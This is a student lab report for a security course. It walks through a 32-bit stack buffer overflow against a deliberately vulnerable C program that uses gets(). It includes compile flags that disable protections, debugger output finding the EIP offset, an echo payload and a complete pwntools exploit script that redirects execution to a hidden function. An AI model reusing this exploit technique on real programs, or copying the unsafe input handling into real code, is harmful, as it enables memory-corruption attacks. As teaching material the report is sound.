Stack Overflow

CSC 472 - 01

Tyler Prehl


10/4/2021

Introduction

The purpose of this lab is to thoroughly understand and successfully execute a stack overflow (also known as “Return Hijack”) attack. This lab was performed so that the experimenter would gain a stronger understanding of the stack overflow attack – how it works and how to implement it – to help prepare for more complex attacks that utilize stack overflow methods, such as running a small program through the use of the stack overflow attack method.

Analysis and Results

To begin the lab, the experimenter downloaded three files – lab2.c, six.py, and exploit.py. lab2.c contains the victim C program that will be hacked in the lab. In it is the following (except YOURNAME has been replaced with “Tyler Prehl”, and the char array was changed to be of size 24):




```c
#include <stdio.h>
#include <string.h>

void hacked()
{
        /* change YOURNAME to your name :) */
        puts("Hacked by YOURNAME!!!!");
}

void return_input(void)
{
        /* Please set the array size equal to
         the last two digits of your student ID
         e.g. 0861339 --> array size should set to 39 */
        char array[39];
        gets(array);
        printf("%s\n", array);
}

main()
{
        return_input();
        return 0;
}
```

You can see that while there is a main() that calls the return_input() method, there is also a hacked() method that is never called by main. A successful stack overflow attack will allow the experimenter to use the call of return_input() to *actually* call hacked(). To do this, the experimenter first compiled the lab2.c program using the following command:


```
gcc lab2.c -o lab2 -m32 -fno-stack-protector -zexecstack -no-pie
```

This command turns off the default protection settings that prevent basic stack overflow attacks like the one the experimenter practiced. Then, with lab2 compiled as an executable file, the experimenter ran lab2 using the gdb debugger, and disassembled the hacked() method to identify the location in memory where hacked() begins. Although it is difficult to see, the memory address is 0x08049172.




```
gef➤  disas hacked
Dump of assembler code for function hacked:
   0x08049172 <+0>:     push   ebp
   0x08049173 <+1>:     mov    ebp,esp
   0x08049175 <+3>:     push   ebx
   0x08049176 <+4>:     sub    esp,0x4
   0x08049179 <+7>:     call   0x80491ef <__x86.get_pc_thunk.ax>
   0x0804917e <+12>:    add    eax,0x2e82
   0x08049183 <+17>:    sub    esp,0xc
   0x08049186 <+20>:    lea    edx,[eax-0x1ff8]
   0x0804918c <+26>:    push   edx
   0x0804918d <+27>:    mov    ebx,eax
   0x0804918f <+29>:    call   0x8049040 <puts@plt>
   0x08049194 <+34>:    add    esp,0x10
   0x08049197 <+37>:    nop
   0x08049198 <+38>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x0804919b <+41>:    leave
   0x0804919c <+42>:    ret
End of assembler dump.
gef➤
```

With this information, the experimenter then created a pattern of 100 characters (saved into a file named “sequence”) to input into the program to identify after how many input characters the EIP register is overwritten. In our case, the EIP register was overridden after 36 characters (designated as “Found at offset 36 (little-endian search):




```
$eax   : 0x65
$ebx   : 0x61616168 ("haaa"?)
$ecx   : 0xffffffff
$edx   : 0xffffffff
$esp   : 0xffffd6d0  →  "kaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawa[...
"
$ebp   : 0x61616169 ("iaaa"?)
$esi   : 0xf7fb5000  →  0x001e4d6c
$edi   : 0xf7fb5000  →  0x001e4d6c
$eip   : 0x6161616a ("jaaa"?)
$eflags: [zero carry PARITY adjust SIGN trap INTERRUPT direction overflow RESUM
 virtualx86 identification]
$cs: 0x0023 $ss: 0x002b $ds: 0x002b $es: 0x002b $fs: 0x0000 $gs: 0x0063
──────────────────────────────────────────────────────────────────── stack ────
0xffffd6d0│+0x0000: "kaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawa[...]"
← $esp
0xffffd6d4│+0x0004: "laaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxa[...]"
0xffffd6d8│+0x0008: "maaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaaya[...]"
0xffffd6dc│+0x000c: "naaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa"
0xffffd6e0│+0x0010: "oaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa"
0xffffd6e4│+0x0014: "paaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa"
0xffffd6e8│+0x0018: "qaaaraaasaaataaauaaavaaawaaaxaaayaaa"
0xffffd6ec│+0x001c: "raaasaaataaauaaavaaawaaaxaaayaaa"
──────────────────────────────────────────────────────────────── code:x86:32 ────
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x6161616a
──────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "lab2", stopped 0x6161616a in ?? (), reason: SIGSEGV
──────────────────────────────────────────────────────────────────── trace ────
───────────────────────────────────────────────────────────────────────────────
gef➤  pattern find '$eip'
[!] Syntax
pattern (create|search) ARGS
gef➤  pattern find $eip
[!] Syntax
pattern (create|search) ARGS
gef➤  pattern search '$eip'
[+] Searching '$eip'
[+] Found at offset 36 (little-endian search) likely
[+] Found at offset 33 (big-endian search)
```

With this information, the experimenter now has all necessary information to successfully execute a stack overflow attack. To create a string input that includes the 36 characters (letters in groups of 5 in this case) and the memory address of hacked() as 4 bytes (which will fit into the EIP register) instead of as a string of length 16, the experimenter used an echo call. This string was then moved into a file named “input” using the ‘string’ > input command, and when lab2 is run with “input” as the input, a successful stack overflow hack is achieved:




```
root@56e8368886df:/home # echo -e 'AAAAABBBBBCCCCCDDDDDEEEEEFFFFFGGGGGH\x72\x91
x04\x08' > input
root@56e8368886df:/home # ./lab2 < input
AAAAABBBBBCCCCCDDDDDEEEEEFFFFFGGGGGHr▒
Hacked by Tyler Prehl!!!!
[1]    379 segmentation fault (core dumped)  ./lab2 < input
root@56e8368886df:/home #
```

Now, all that's left is for the experimenter to create a python script for this attack. The template python file exploit.py is this:




```
#!/usr/bin/python

from pwn import *

def main():
    # start a process
    p = process("./lab2")

    # create payload
    # Please put your payload here
    payload = ""

    # print the process id
    raw_input(str(p.proc.pid))

    # send the payload to the binary
    p.send(payload)

    # pass interaction bac to the user
    p.interactive()

if __name__ == "__main__":
    main()
```

To create a successful attack file, the experimenter created a return address variable (converted to bytecode) which gets added to the payload variable (which is 36 A's in length, also converted to bytecode):




```
  # Please put your payload here
  ret_address = 0x08049172
  payload = b"A" * 36
  payload += p32(ret_address)
```

Then the experimenter commented out line 16:




```
        # raw_input(str(p.proc.pid))
```

And ran the final product:



```
#!/usr/bin/python

from pwn import *

def main():
    # start a process
    p = process("./lab2")

    # create payload
    # Please put your payload here
    ret_address = 0x08049172
    payload = b"A" * 36
    payload += p32(ret_address)

    # print the process id
    # raw_input(str(p.proc.pid))

    # send the payload to the binary
    p.send(payload)

    # pass interaction bac to the user
    p.interactive()

if __name__ == "__main__":
    main()
```

Resulting in a successful attack:



```
root@56e8368886df:/home # python3 exploit.py
[+] Starting local process './lab2': pid 391
[*] Switching to interactive mode
$
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAr\x91\x04
Hacked by Tyler Prehl!!!!
[*] Got EOF while reading in interactive
$ 
```

Discussion and Conclusion

Through this lab, the experimenter practiced using the gdb debugger to gain specific assembly-code information about programs in order to take advantage of the stack through a buffer overflow attack. The experimenter successfully attacked the victim file and ran the code desired by the hacker. This will lead to future attacks that implement a stack overflow aspect - overwriting the called method's stack frame with random information and overwriting the EIP register with a different, desired return address. More specifically, the experimenter will soon learn to use stack overflow attack methods to run an entire program of the experimenter's choice within the overflowed stack frame.